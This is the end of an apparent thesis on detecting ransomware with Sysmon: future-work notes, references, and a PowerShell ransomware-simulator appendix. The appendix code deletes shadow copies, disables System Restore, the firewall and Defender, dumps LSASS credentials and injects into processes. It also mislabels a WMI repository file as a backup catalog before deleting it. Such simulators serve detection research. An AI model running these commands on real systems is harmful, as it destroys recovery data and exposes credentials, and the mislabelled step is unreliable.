Comparison of Sysmon with Other Tools: Another exciting area for future work involves comparing Sysmon's logging capabilities with those of other similar tools. This comparative analysis could potentially reveal strengths and weaknesses of different logging tools and help identify the most effective combination of tools for specific scenarios or environments. Further, it may offer new insights on how best to integrate and utilize these tools for optimal detection and response.

Sysmon Configuration File Development: Sysmon's functionality can be highly customized through its configuration file, enabling users to tailor the tool's logging behavior to their specific needs. Further research into developing an optimal configuration file for detecting ransomware activities could yield significant benefits. This investigation could focus on identifying the most relevant event types, processes, and other parameters to monitor in order to maximize Sysmon's effectiveness in capturing ransomware-related events.

Sysmon and AI/Machine Learning: There is a significant opportunity to explore the application of artificial intelligence (AI) and machine learning (ML) in analyzing Sysmon logs. These technologies could be used to automate the analysis of large volumes of log data, identify patterns and correlations that might be difficult for humans to detect, and even predict future attacks based on historical data. This research could potentially lead to the development of more sophisticated, AI-driven defense strategies against ransomware and other cyber threats.

Our findings also illuminated a significant shortfall in Sysmon's network traffic logging capabilities, presenting an intriguing avenue for future research. The absence of expected network traffic logs in Sysmon, despite the actual traffic, invites deeper investigation into potential blind spots within Sysmon's detection framework.

Future studies could explore how to address this limitation, such as developing enhanced configurations, exploring alternative or supplementary logging tools, or suggesting updates to Sysmon's design. Moreover, research could delve into establishing methodologies for correlating Sysmon logs with other sources of data to foster a more comprehensive view of system activities.

Another fruitful avenue could be the development of rigorous testing strategies to ensure the veracity of detection tools and their logging mechanisms. Studies focused on quantifying and reducing false negatives in cybersecurity contexts will be of paramount importance.

Behavioral Analysis of Ransomware: Future work can also focus on the behavioral analysis of ransomware, using the ransomware simulator and Sysmon logs to study the behavior patterns of different ransomware families. Understanding these behaviors can contribute to the development of more effective detection strategies and potentially aid in the creation of predictive models.

Simulator Improvement and Expansion: The ransomware simulator developed in this study could be continuously improved and expanded to mimic more diverse ransomware TTPs and attack scenarios. Incorporating a broader range of TTPs could enhance the simulator's realism and provide a more comprehensive platform for testing and developing ransomware detection and response strategies.

In conclusion, there is a wealth of opportunities for future work and research in this field. The continued exploration and expansion of these areas hold great promise for enhancing our ability to detect, analyze, and respond to ransomware attacks effectively.

References

About splunk enterprise. (2023). Splunk. https://docs.splunk.com/Documentation/Splunk/9.0.4/Overview/AboutSplunkEnterprise

Addington-Hall, J. M., Bruera, E., Higginson, I. J., & Payne, S. (2011). Qualitative methods of data collection and analysis. In *Research methods in palliative care* (pp. 139–162). https://doi.org/10.1093/acprof:oso/9780198530251.003.0009

AL Shibani, M., & E, A. (2019). Automated threat hunting using elk stack - a case study. *Indian Journal of Computer Science and Engineering*, *10*(5), 118–127. https://doi.org/10.21817/indjcse/2019/v10i5/191005008

Aldauiji, F., Batarfi, O., & Bayousef, M. (2022). Utilizing cyber threat hunting techniques to find ransomware attacks: A survey of the state of the art. *IEEE Access*, *10*, 61695–61706. https://doi.org/10.1109/ACCESS.2022.3181278

Andronio, N., Zanero, S., & Maggi, F. (2015). Heldroid: Dissecting and detecting mobile ransomware. In H. Bos, F. Monrose, & G. Blanc (Eds.), *Research in attacks, intrusions, and defenses* (pp. 382–404). Springer International Publishing.

Aslan, Ö., & Yilmaz, A. A. (2021). A new malware classification framework based on deep learning algorithms. *IEEE Access*, *9*, 87936–87951. https://doi.org/10.1109/ACCESS.2021.3089586

Att&ck navigator. (2023). Mitre. https://mitre-attack.github.io/attack-navigator/

Azure. (2023). Microsoft. https://learn.microsoft.com/en-us/azure/virtual-machines/overview

Azure for students. (2023). Microsoft. https://azure.microsoft.com/nb-no/free/students/

Barn, B., Barat, S., & Clark, T. (2017). Conducting systematic literature reviews and systematic mapping studies. *Proceedings of the 10th Innovations in Software Engineering Conference*, 212–213. https://doi.org/10.1145/3021460.3021489

Beaman, C., Barkworth, A., Akande, T. D., Hakak, S., & Khan, M. K. (2021). Ransomware: Recent advances, analysis, challenges and future research directions. *Computers & Security*, *111*, 102490. https://doi.org/https://doi.org/10.1016/j.cose.2021.102490

Bhatt, S., Manadhata, P. K., & Zomlot, L. (2014). The operational role of security information and event management systems. *IEEE Security & Privacy*, *12*(5), 35–41. https://doi.org/10.1109/MSP.2014.103

Castaldo, C. (2021). Endpoint protection. In *Start-up secure: Baking cybersecurity into your company from founding to exit* (pp. 43–52). Wiley.

Chen, L., Jiang, R., Lin, C., & Li, A. (2022). A survey on threat hunting: Approaches and applications. *2022 7th IEEE International Conference on Data Science in Cyberspace (DSC)*, 340–344. https://doi.org/10.1109/DSC55868.2022.00053

Cyble. (2022). *Cyble - underground threat activity report 2022* [Retrieved from https://www.osintme.com/wp-content/uploads/2023/03/Cyble_Underground_Report.pdf]. Cyble.

ENISA. (2022). *Enisa threat landscape 2022* [Retrieved from https://www.enisa.europa.eu/publications/enisa-threat-landscape-2022/@@download/fullReport]. ENISA.

Ganfure, G. O., Wu, C.-F., Chang, Y.-H., & Shih, W.-K. (2020). Deepguard: Deep generative user-behavior analytics for ransomware detection. *2020 IEEE International Conference on Intelligence and Security Informatics (ISI)*, 757–6. https://doi.org/10.1109/ISI49825.2020.9280508

Gibert, D., Mateu, C., & Planes, J. (2020). The rise of machine learning for detection and classification of malware: Research developments, trends and challenges. *Journal of Network and Computer Applications*, *153*, 102526. https://doi.org/10.1016/j.jnca.2019.102526

González-Granadillo, G., González-Zarzosa, S., & Diaz, R. (2021). Security information and event management (siem): Analysis, trends, and usage in critical infrastructures. *Sensors*, *21*(14), 4759. https://doi.org/10.3390/s21144759

Google's Threat Analysis Group (TAG). (2022). *Fog of war: How the ukraine conflict transformed the cyber threat landscape* [Retrieved from https://services.google.com/fh/files/blogs/google_fog_of_war_research_report.pdf]. Google.

Hariyani, A., Undavia, J., Vaidya, N., & Patel, A. (2022). Forensic evidence collection from windows host using python based tool. *2022 IEEE 4th International Conference on Cybernetics, Cognition and Machine Learning Applications (ICCCMLA)*, 85–90. https://doi.org/10.1109/ICCCMLA56841.2022.9989295

Hartong, O. (2023). *Sysmon modular*. https://github.com/olafhartong/sysmon-modular

Hull, G., John, H., & Arief, B. (2019). Ransomware deployment methods and analysis: Views from a predictive model and human responses [Retrieved from https://crimesciencejournal.biomedcentral.com/articles/10.1186/s40163-019-0097-9]. *Crime Science*, *8*(2).

IBM. (2022a). *Ibm cost of a data breach 2022 report* [Retrieved from https://www.ibm.com/downloads/cas/3R8N1DZJ]. IBM Security.

IBM. (2022b). *X-force threat intelligence index 2022* [Retrieved from https://www.ibm.com/downloads/cas/ADLMYLAZ]. IBM Corporation.

Jethva, B., Traoré, I., Ghaleb, A., Ganame, K., & Ahmed, S. (2020). Multilayer ransomware detection using grouped registry key operations, file entropy and file signature monitoring. *Journal of Computer Security*, *28*(3), 337–373. https://doi.org/10.3233/JCS-191346

Kent, K., & Souppaya, M. (2006). *Guide to computer security log management* (Special Publication No. 800-92). National Institute of Standards and Technology. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-92.pdf

Khraisat, A., Gondal, I., Vamplew, P., et al. (2019). Survey of intrusion detection systems: Techniques, datasets and challenges. *Cybersecurity*, *2*(1), 20. https://doi.org/10.1186/s42400-019-0038-7

Manavi, F. (2022). Ransomware detection based on pe header using convolutional neural networks. *ISeCure*, *14*(2), 181–192. https://doi.org/10.22042/isecure.2021.262846.595

Mandiant. (2023). *M-trends 2023*. https://mandiant.widen.net/s/dlzgn6w26n/m-trends-2023

Matsuda, W., Fujimoto, M., & Mitsunaga, T. (2019). Real-time detection system against malicious tools by monitoring dll on client computers. *2019 IEEE Conference on Application, Information and Network Security (AINS)*, 36–41. https://doi.org/10.1109/AINS47559.2019.8968697

Matsuda, W., Fujimoto, M., & Mitsunaga, T. (2020). Detection of malicious tools by monitoring dll using deep learning. *Journal of Information Processing*, *28*(0), 1052–1064. https://doi.org/10.2197/ipsjjip.28.1052

Mavroeidis, V., & Jøsang, A. (2018). Data-driven threat hunting using sysmon. *Proceedings of the 2nd International Conference on Cryptography, Security and Privacy*, 150–158. https://doi.org/10.1145/3199478.3199490

Menges, F., Latzo, T., Vielberth, M., Sobola, S., Pöhls, H. C., Taubmann, B., Köstler, J., Puchta, A., Freiling, F., Reiser, H. P., & Pernul, G. (2021). Towards gdpr-compliant data processing in modern siem systems. *Computers & Security*, *103*, 102165. https://doi.org/10.1016/j.cose.2020.102165

Microsoft. (2014). *Sysmon v1.0*. https://learn.microsoft.com/en-us/archive/blogs/sysinternals/new-sysmon-v1-0-updates-autoruns-v12-01-coreinfo-v3-3-procexp-v16-03

Mitre att&ck enterprise techniques. (2023). MITRE. https://attack.mitre.org/techniques/enterprise/

O'Kane, P., Sezer, S., & Carlin, D. (2018). Evolution of ransomware. *IET Networks*, *7*(5), 321–327. https://doi.org/https://doi.org/10.1049/iet-net.2017.0207

Onwubiko, C., & Ouazzane, K. (2019). Challenges towards building an effective cyber security operations centre. *International Journal On Cyber Situational Awareness (IJCSA)*, *4*(1). https://arxiv.org/abs/2202.03691

OWASP. (2017). *Owasp top 10 2017* [Retrieved from https://owasp.org/www-pdf-archive/OWASP_Top_10-2017_%28en%29.pdf.pdf].

OWASP. (2021). *Owasp top 10 2021* [Retrieved from https://owasp.org/Top10/].

Powershell. (2023). Microsoft. https://learn.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.3

Rajesh, P., Alam, M., Tahernezhadi, M., Monika, A., & Chanakya, G. (2022). Analysis of cyber threat detection and emulation using mitre attack framework. *2022 International Conference on Intelligent Data Science Technologies and Applications (IDSTA)*, 4–12. https://doi.org/10.1109/IDSTA55301.2022.9923170

Ramsdale, A., Shiaeles, S., & Kolokotronis, N. (2020). A comparative analysis of cyber-threat intelligence sources, formats and languages. *Electronics*, *9*(5), 824. https://doi.org/10.3390/electronics9050824

Red canary 2023 threat detection report. (2023). Red Canary. https://resource.redcanary.com/rs/003-YRU-314/images/2023_ThreatDetectionReport_RedCanary.pdf

Report, T. D. (2023). *The dfir report - 2022 year in review.* https://thedfirreport.com/2023/03/06/2022-year-in-review/

Roth, F., & Patzke, T. (2023). Sigma. https://github.com/SigmaHQ/sigma

Roy, P. P. (2020). A high-level comparison between the nist cyber security framework and the iso 27001 information security standard. *2020 National Conference on Emerging Trends on Sustainable Technology and Engineering Applications (NCETSTEA)*, 1–5. https://doi.org/10.1109/NCETSTEA48365.2020.9119914

Russinovich, M., & Garnier, T. (2023). *Sysinternals sysmon.* Microsoft. https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Son, S. J., & Kwon, Y. (2017). Performance of elk stack and commercial system in security log analysis. *2017 IEEE 13th Malaysia International Conference on Communications (MICC)*, 187–190. https://doi.org/10.1109/MICC.2017.8311756

Splunk. (2023a). *Splunk add-on for sysmon.* https://splunkbase.splunk.com/app/5709

Splunk. (2023b). *Types of splunk enterprise licenses.* https://docs.splunk.com/Documentation/Splunk/latest/Admin/TypesofSplunklicenses

Splunk quick reference guide. (2023). Splunk. https://www.splunk.com/pdfs/solution-guides/splunk-quick-reference-guide.pdf

Sysinternals. (2023). *Sysmon for linux.* https://github.com/Sysinternals/SysmonForLinux

Thompson, E. C. (2018). *Cybersecurity incident response: How to contain, eradicate, and recover from incidents.* Apress.

Urooj, U., Al-rimy, B. A. S., Zainal, A., Ghaleb, F. A., & Rassam, M. A. (2022). Ransomware detection using the dynamic analysis and machine learning: A survey and research directions. *Applied Sciences*, *12*(1), 172. https://doi.org/10.3390/app12010172

Vazão, A., Santos, L., Piedade, M. B., & Rabadão, C. (2019). Siem open source solutions: A comparative study. *2019 14th Iberian Conference on Information Systems and Technologies (CISTI)*, 1–5. https://doi.org/10.23919/CISTI.2019.8760980

Venkatesh, V., Brown, S. A., & Bala, H. (2013). Bridging the qualitative-quantitative divide: Guidelines for conducting mixed methods research in information systems. *MIS Quarterly: Management Information Systems*, *37*(1), 21–54. https://doi.org/10.25300/MISQ/2013/37.1.02

Villalón-Huerta, A., Ripoll-Ripoll, I., & Marco-Gisbert, H. (2022). Key requirements for the detection and sharing of behavioral indicators of compromise. *Electronics*, *11*(3), 416. https://doi.org/10.3390/electronics11030416

Virtualbox. (2023). Oracle Corporation. https://www.virtualbox.org/manual/UserManual.html

Zscaler. (2022). *Zscaler - state of encrypted attacks 2022* [Retrieved from https://www.zscaler.com/resources/industry-reports/state-of-encrypted-attacks-2022.pdf]. Zscaler.

Appendix A - Ransomware Simulator Code

```
<#
    Ransomware simulation script based on TTPs.
    This script simulates ransomware-like behavior using various TTPs. It
        demonstrates different techniques and tactics used by threat actors
        .
    The script is modularized into different categories of TTPs and
        includes logging, progress indicators, and documentation for each
        function.
#>

# Logging function
function Write-Log {
    [CmdletBinding()]
    param(
        [Parameter(Mandatory=$true)]
        [ValidateNotNullOrEmpty()]
        [string]$Message,

        [Parameter(Mandatory=$true)]
        [ValidateSet("INFO", "WARNING", "ERROR")]
        [string]$Level
    )

    $timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
    Write-Output "$timestamp [$Level] $Message"
}

# Progress indicator function
function Show-Progress {
    [CmdletBinding()]
    param(
        [Parameter(Mandatory=$true)]
        [int]$CurrentStep,

        [Parameter(Mandatory=$true)]
        [int]$TotalSteps,

        [Parameter(Mandatory=$true)]
        [string]$CurrentAction
    )

    $progress = @{
        Activity = "Ransomware Simulation"
        Status = $CurrentAction
        CurrentOperation = "Step $CurrentStep of $TotalSteps"
        PercentComplete = ($CurrentStep / $TotalSteps) * 100
    }

    Write-Progress @progress
```

```
}

# T1082: System Information Discovery
function System-Enumeration {
    Write-Log "Simulating T1082: System Information Discovery" -Level "INFO
        "

    $osInfo = (cmd /c "wmic os get Caption /value 2>&1") | ForEach-Object {
         if ($_ -match '=') { ($_ -split "=")[1].Trim() } }
    $archInfo = (cmd /c "wmic cpu get AddressWidth /value 2>&1") | ForEach-
        Object { if ($_ -match '=') { ($_ -split "=")[1].Trim() } }
    $logicalProcessorsInfo = (cmd /c "wmic cpu get
        NumberOfLogicalProcessors /value 2>&1") | ForEach-Object { if ($_ -
        match '=') { ($_ -split "=")[1].Trim() } }
    $totalPhysicalMemoryInfo = (cmd /c "wmic computersystem get
        TotalPhysicalMemory /value 2>&1") | ForEach-Object { if ($_ -match
        '=') { ($_ -split "=")[1].Trim() } }

    $diskDrivesInfo = Get-WmiObject -Query "SELECT Caption, Size FROM
        Win32_DiskDrive" | ForEach-Object { "{0} ({1} bytes)" -f $_.Caption
        , $_.Size }
    $ipv4ConfigInfo = cmd /c "wmic nicconfig where IPEnabled='True' get
        IPAddress,DefaultIPGateway,DNSServerSearchOrder 2>&1" | Where-
        Object { $_ -match '^[^=]+:.*' } | ForEach-Object { $_.Trim() }

    $systemInfo = [PSCustomObject]@{
        ComputerName        = $env:COMPUTERNAME
        OperatingSystem     = $osInfo
        Architecture        = $archInfo
        LogicalProcessors   = $logicalProcessorsInfo
        TotalPhysicalMemory = $totalPhysicalMemoryInfo
        DiskDrives          = $diskDrivesInfo -join ', '
        IPv4Configuration   = $ipv4ConfigInfo -join ', '
    }

    return $systemInfo
}

# T1087.001: Account Discovery: Local Account
function Get-LocalAccounts {
    Write-Log "Simulating T1087.001: Account Discovery - Local Account" -
        Level "INFO"

    $rawAccountNames = (cmd /c 'net user') -split "`r`n"
    $localAccountNames = $rawAccountNames[4..($rawAccountNames.Length - 4)]
         -replace '\s+', ' ' -split ' '
    $localAccounts = @()

    foreach ($accountName in $localAccountNames) {
        if (![string]::IsNullOrWhiteSpace($accountName)) {
            $accountInfo = (cmd /c "net user $accountName") -split "`r`n"
            $localAccount = New-Object -TypeName PSObject

            foreach ($line in $accountInfo) {
                $propertyName, $propertyValue = $line.Trim() -split '\s
                    {2,}'
                if ($propertyValue) {
                    $propertyValue = $propertyValue.Trim()
                    switch -Wildcard ($propertyName) {
                        'User name' { $localAccount | Add-Member -
                            MemberType NoteProperty -Name 'Name' -Value
                            $propertyValue }
                        'Account active' { $localAccount | Add-Member -
                            MemberType NoteProperty -Name 'Disabled' -Value
                             ($propertyValue -eq 'No') }
                        'Password last set' { $localAccount | Add-Member -
                            MemberType NoteProperty -Name 'PasswordLastSet'
                             -Value $propertyValue }
                    }
                }
            }

            # Check if the user is an administrator
            $adminGroupMembers = (cmd /c "net localgroup Administrators") -
                split "`r`n"
            $isAdmin = $adminGroupMembers -contains $accountName
            $localAccount | Add-Member -MemberType NoteProperty -Name '
                IsAdmin' -Value $isAdmin

            $localAccounts += $localAccount
        }
    }

    return $localAccounts
}

# T1046: Network Service Scanning
function Simulate-NetworkPortScan {
    param (
        [string]$remoteHost = "10.0.0.5", # Target IP address
        [int[]]$remotePorts = @(21, 22, 23, 25, 53, 80, 110, 443, 3389,
            445, 1433, 3306, 5432, 27017, 9200, 11211, 6379, 8080, 8443), #
             Array of ports to scan
        [int]$timeout = 1000 # Connection timeout in milliseconds
    )

    Write-Log "Simulating T1046: Network Port Scan" -Level "INFO"

    foreach ($remotePort in $remotePorts) {
        try {
            $tcpClient = New-Object System.Net.Sockets.TcpClient
            $connectAsync = $tcpClient.BeginConnect($remoteHost,
                $remotePort, $null, $null)

            if ($connectAsync.AsyncWaitHandle.WaitOne($timeout, $false)) {
                $tcpClient.EndConnect($connectAsync)

                if ($tcpClient.Connected) {
                    Write-Log "Port $remotePort is open on $remoteHost" -
                        Level "INFO"
                }
                else {
                    Write-Log "Port $remotePort is closed on $remoteHost" -
                        Level "WARNING"
                }
            }
            else {
                Write-Log "Connection attempt to $remoteHost on port
                    $remotePort timed out" -Level "WARNING"
            }
        }
        catch {
            Write-Log "Connection attempt to $remoteHost on port
                $remotePort failed: $($_.Exception.Message)" -Level "ERROR"
        }
        finally {
            if ($tcpClient -ne $null) {
                $tcpClient.Close()
            }
        }
    }
}

# T1490: Inhibit System Recovery
function Disable-BackupProcesses {
    param (
        [string]$processName = 'OneDrive'
    )

    Write-Log "Simulating T1490: Inhibit System Recovery - termination of
        $processName processes" -Level "INFO"

    try {
        $processes = Get-Process -Name $processName -ErrorAction Stop
        foreach ($process in $processes) {
            $process.Kill()
            Write-Host "[+] Successfully terminated process $($processName)
                with PID $($process.Id)."
        }
    } catch {
        Write-Host "[-] Error terminating $($processName) process. Error
            message: $($_.Exception.Message)"
    }
```

```
}

# T1490: Inhibit System Recovery
function Inhibit-SystemRecovery {
    Write-Log "Simulating inhibition of system recovery by disabling System
         Restore, deleting Volume Shadow Copies, and removing Windows
        Backup catalog files" -Level "INFO"

    # Disable System Restore on the specified drive
    try {
        Disable-ComputerRestore -Drive "C:\" -ErrorAction Stop
        Write-Log "System Restore disabled on drive C:" -Level "INFO"
    }
    catch {
        Write-Log "Failed to disable System Restore on drive C:: $($_.
            Exception.Message)" -Level "ERROR"
    }

    # Delete all existing Volume Shadow Copies using WMI
    try {
        wmic shadowcopy delete /nointeractive
        Write-Log "All Volume Shadow Copies deleted using WMI command" -
            Level "INFO"
    }
    catch {
        Write-Log "Failed to delete Volume Shadow Copies using WMI command:
             $($_.Exception.Message)" -Level "ERROR"
    }

    # Delete Windows Backup catalog files to prevent restoration from
        backups
    try {
        $backupCatalogPath = "C:\Windows\System32\wbem\Repository\FS\
            Objects.data"
        if (Test-Path $backupCatalogPath) {
            Remove-Item $backupCatalogPath -Force -ErrorAction Stop
            Write-Log "Windows Backup catalog file 'Objects.data' deleted
                from the wbem Repository" -Level "INFO"
        }
        else {
            Write-Log "Windows Backup catalog file 'Objects.data' not found
                 in the wbem Repository" -Level "WARNING"
        }
    }
    catch {
        Write-Log "Failed to delete Windows Backup catalog file 'Objects.
            data': $($_.Exception.Message)" -Level "ERROR"
    }
}

# T1562.004: Impair Defenses: Disable or Modify System Firewall
```

```
function Disable-ModifyFirewall {
    Write-Log "Simulating T1562.004: Impair Defenses: Disable or Modify
        System Firewall - disabling or modifying the system firewall" -
        Level "INFO"

    $profiles = @("Domain", "Private", "Public")
    $previousStates = @{}

    foreach ($profile in $profiles) {
        # Save the current state of the firewall to revert later
        $previousStates[$profile] = (Get-NetFirewallProfile -Name $profile)
            .Enabled

        # Disable the firewall for the specified profile
        Set-NetFirewallProfile -Name $profile -Enabled False
    }

    # Wait for 10 seconds
    Start-Sleep -Seconds 10

    foreach ($profile in $profiles) {
        # Revert the firewall state for the specified profile
        Set-NetFirewallProfile -Name $profile -Enabled $previousStates[
            $profile]
    }

    Write-Log "Firewall states restored after simulation" -Level "INFO"
}


# T1562.001: Impair Defenses: Disable or Modify Tools
function Disable-AntivirusRealTimeProtection {
    Write-Log "Simulating T1562.001: Impair Defenses: Disable or Modify
        Tools - disabling antivirus real-time protection" -Level "INFO"

    try {
        $defenderSettings = Get-MpPreference
        Write-Log "Current real-time protection status: $($defenderSettings
            .DisableRealtimeMonitoring)" -Level "INFO"
        Set-MpPreference -DisableRealtimeMonitoring $true
        $defenderSettings = Get-MpPreference
        Write-Log "New real-time protection status: $($defenderSettings.
            DisableRealtimeMonitoring)" -Level "INFO"

        Write-Log "Antivirus real-time protection disabled" -Level "INFO"
    }
    catch {
        Write-Log "Disabling antivirus real-time protection failed: $($_.
            Exception.Message)" -Level "ERROR"
    }
}
```

```
# T1105: Ingress Tool Transfer
function Download-Ransomware {
    param (
        [string]$urlSDelete = "https://download.sysinternals.com/files/
           SDelete.zip",
        [string]$urlProcdump = "https://download.sysinternals.com/files/
           Procdump.zip",
        [string]$destinationFolder = "C:\Software",
        [string]$oldFileName = "sdelete.exe",
        [string]$newFileName = "Ransomware.exe"
    )

    Write-Log "Simulating T1105: Ingress Tool Transfer - SDelete and
       Procdump download" -Level "INFO"

    try {
        # Check if the destination folder exists, if not, create it
        if (!(Test-Path $destinationFolder)) {
            New-Item -ItemType Directory -Path $destinationFolder -
               ErrorAction Stop | Out-Null
        }

        # Download and extract SDelete.zip
        $destinationSDeleteZip = Join-Path -Path $destinationFolder -
           ChildPath "SDelete.zip"
        Invoke-WebRequest -Uri $urlSDelete -OutFile $destinationSDeleteZip
           -ErrorAction Stop
        Write-Log "SDelete.zip downloaded at $destinationSDeleteZip" -Level
            "INFO"

        Expand-Archive -Force -Path $destinationSDeleteZip -DestinationPath
            $destinationFolder -ErrorAction Stop
        Write-Log "SDelete.zip extracted to $destinationFolder" -Level "
           INFO"

        # Download and extract Procdump.zip
        $destinationProcdumpZip = Join-Path -Path $destinationFolder -
           ChildPath "Procdump.zip"
        Invoke-WebRequest -Uri $urlProcdump -OutFile
           $destinationProcdumpZip -ErrorAction Stop
        Write-Log "Procdump.zip downloaded at $destinationProcdumpZip" -
           Level "INFO"

        Expand-Archive -Force  -Path $destinationProcdumpZip -
           DestinationPath $destinationFolder -ErrorAction Stop
        Write-Log "Procdump.zip extracted to $destinationFolder" -Level "
           INFO"

        # Rename sdelete.exe to Ransomware.exe
        $oldFilePath = Join-Path -Path $destinationFolder -ChildPath
```

```
            $oldFileName
        $newFilePath = Join-Path -Path $destinationFolder -ChildPath
            $newFileName

        if (Test-Path $oldFilePath) {
            Rename-Item -Path $oldFilePath -NewName $newFilePath -
                ErrorAction Stop
            Write-Log "Successfully renamed $oldFileName to $newFileName in
                 $destinationFolder" -Level "INFO"
        } else {
            Write-Log "The file $oldFileName was not found in the directory
                 $destinationFolder" -Level "ERROR"
        }
    }
    catch {
    }
}

# T1003: OS Credential Dumping
function Dump-LSASSUsingProcdump {
    param (
        [string]$procdumpPath = "C:\Software\procdump.exe"
    )

    Write-Log "Simulating T1003: LSASS Credential Dumping using Procdump" -
        Level "INFO"

    try {
        # Find the LSASS process ID
        $lsassProcess = Get-Process -Name "lsass"
        $lsassPid = $lsassProcess.Id

        # Set the output file name and path
        $outputFile = "lsass_$($lsassPid)_dump.dmp"
        $outputPath = Join-Path -Path (Get-Location) -ChildPath $outputFile

        # Execute Procdump to dump the LSASS process memory
        $procdumpArgs = "-accepteula -ma $lsassPid $outputPath"
        Start-Process -FilePath $procdumpPath -ArgumentList $procdumpArgs -
            Wait -NoNewWindow

        Write-Log "LSASS credential dumping successful" -Level "INFO"
    }
    catch {
        Write-Log "LSASS credential dumping failed: $($_.Exception.Message)
            " -Level "ERROR"
    }
}

# T1105: Remote File Copy using clipboard change
function Simulate-RemoteFileCopyViaClipboard {
    Write-Log "Simulating remote file copy using clipboard change" -Level "
        INFO"

    $remoteFileUrl = "https://www.dsb.no/security.txt"
    $destinationPath = "C:\Software\Code.txt"

    try {
        # Download the remote file content
        $webClient = New-Object System.Net.WebClient
        $fileContent = $webClient.DownloadString($remoteFileUrl)

        # Copy the downloaded content to the clipboard
        $fileContent | Set-Clipboard

        # Retrieve the clipboard content
        $clipboardContent = Get-Clipboard

        # Save the clipboard content to a local file
        Set-Content -Path $destinationPath -Value $clipboardContent

        Write-Log "Remote file copied to $destinationPath using clipboard
            change" -Level "INFO"
    }
    catch {
        Write-Log "Remote file copy failed: $($_.Exception.Message)" -Level
             "ERROR"
    }
    finally {
        if ($webClient -ne $null) {
            $webClient.Dispose()
        }
    }
}

# T1587.001: Develop Capabilities - Malware
function Compile-Payload {
    Write-Log "Simulating compilation of payload" -Level "INFO"

    try {
        # Create a C# program with mock data
        $sourceCode = @"
using System;

namespace MockExecutable {
    public class Known {
        public static void Main() {
            Console.WriteLine("Example Malicious code from threat actor");
        }
    }
}
"@
```

```
        # Compile the C# program into an executable
        $tempFile = [System.IO.Path]::GetTempFileName()
        $outputPath = Join-Path -Path "C:\Software" -ChildPath "
            KnownRansomware.exe"
        $csc = [Microsoft.CSharp.CSharpCodeProvider]::new()
        $params = [System.CodeDom.Compiler.CompilerParameters]::new()
        $params.OutputAssembly = $tempFile
        $params.GenerateExecutable = $true

        # Save the result to a variable to suppress the output
        $result = $csc.CompileAssemblyFromSource($params, $sourceCode)

        # Copy the temporary executable to the hardcoded path
        Copy-Item -Path $tempFile -Destination $outputPath

        # Log the success message
        Write-Log "Payload 'KnownRansomware.exe' compiled and saved at
            $outputPath" -Level "INFO"
    }
    catch {
        # Log the error message
        Write-Log "Error compiling and saving the payload: $($_.Exception.
            Message)" -Level "ERROR"
    }
}

# T1027: Obfuscated Files or Information
function Obfuscation {
    Write-Log "Simulating T1027: Obfuscated Files or Information" -Level "
        INFO"

    function XOR-String {
        param (
            [string]$InputString,
            [byte]$Key
        )

        $bytes = [System.Text.Encoding]::Unicode.GetBytes($InputString)
        $outputBytes = @()

        foreach ($byte in $bytes) {
            $outputBytes += $byte -bxor $Key
        }

        return [System.Text.Encoding]::Unicode.GetString($outputBytes)
    }

    $originalString = "calc.exe"
    $key = 0xAA
    $obfuscatedString = XOR-String -InputString $originalString -Key $key
    Write-Host "Obfuscated string: $obfuscatedString"

    $deobfuscatedString = XOR-String -InputString $obfuscatedString -Key
        $key
    Write-Host "De-obfuscated string: $deobfuscatedString"

    $encodedCommand = [Convert]::ToBase64String([System.Text.Encoding]::
        Unicode.GetBytes($deobfuscatedString))
    Start-Process -FilePath "cmd.exe" -ArgumentList "/c start powershell.
        exe -EncodedCommand $encodedCommand"
}

# T1055: Process Injection: Process Hollowing
function Process-Injection {
    # Define the Kernel32 type and its necessary methods
    Add-Type -TypeDefinition @"
        using System;
        using System.Runtime.InteropServices;

        public static class Kernel32 {
            [DllImport("kernel32.dll", SetLastError = true)]
            public static extern IntPtr OpenProcess(uint dwDesiredAccess,
                bool bInheritHandle, int dwProcessId);

            [DllImport("kernel32.dll", SetLastError = true)]
            public static extern IntPtr VirtualAllocEx(IntPtr hProcess,
                IntPtr lpAddress, int dwSize, uint flAllocationType, uint
                flProtect);

            [DllImport("kernel32.dll", SetLastError = true)]
            public static extern bool WriteProcessMemory(IntPtr hProcess,
                IntPtr lpBaseAddress, byte[] lpBuffer, int nSize, ref
                IntPtr lpNumberOfBytesWritten);

            [DllImport("kernel32.dll", SetLastError = true)]
            public static extern IntPtr CreateRemoteThread(IntPtr hProcess,
                 IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
                lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
                IntPtr lpThreadId);

            [DllImport("kernel32.dll", SetLastError = true)]
            public static extern uint WaitForSingleObject(IntPtr hHandle,
                uint dwMilliseconds);

            [DllImport("kernel32.dll", SetLastError = true)]
            public static extern bool CloseHandle(IntPtr hObject);
        }
"@

    Write-Log "Simulating T1055: Process Injection - Process Hollowing" -
```

```
        Level "INFO"

    $payload = {Write-Host "Injected payload executed!"}

    $payloadBytes = [System.Text.Encoding]::Unicode.GetBytes(($payload |
        Out-String))

    # Create a suspended process to inject into
    $si = New-Object System.Diagnostics.ProcessStartInfo("notepad.exe")
    $si.CreateNoWindow = $true
    $si.UseShellExecute = $false
    $si.RedirectStandardError = $true
    $si.RedirectStandardInput = $true
    $si.RedirectStandardOutput = $true
    $si.WindowStyle = "Hidden"
    $si.Arguments = ""
    $si.ErrorDialog = $false
    $si.LoadUserProfile = $false
    $si.WorkingDirectory = "C:\"
    $si.StandardErrorEncoding = [System.Text.Encoding]::Unicode
    $si.StandardOutputEncoding = [System.Text.Encoding]::Unicode
    $si.Domain = ""
    $si.UserName = ""
    $si.Password = New-Object System.Security.SecureString
    $si.LoadUserProfile = $false

    $p = [System.Diagnostics.Process]::Start($si)
    $p.WaitForExit(1000) # Wait for the process to be created

    # Allocate memory for the payload and write it
    $pHandle = [Kernel32]::OpenProcess(0x001F0FFF, $false, $p.Id)
    $lpBaseAddress = [Kernel32]::VirtualAllocEx($pHandle, [IntPtr]::Zero,
        $payloadBytes.Length, 0x3000, 0x40)

    $null = [Kernel32]::WriteProcessMemory($pHandle, $lpBaseAddress,
        $payloadBytes, $payloadBytes.Length, [Ref][IntPtr]::Zero)

    # Create a remote thread to execute the payload
    $hThread = [Kernel32]::CreateRemoteThread($pHandle, [IntPtr]::Zero, 0,
        $lpBaseAddress, [IntPtr]::Zero, 0, [IntPtr]::Zero)

    # Wait for the payload execution to finish
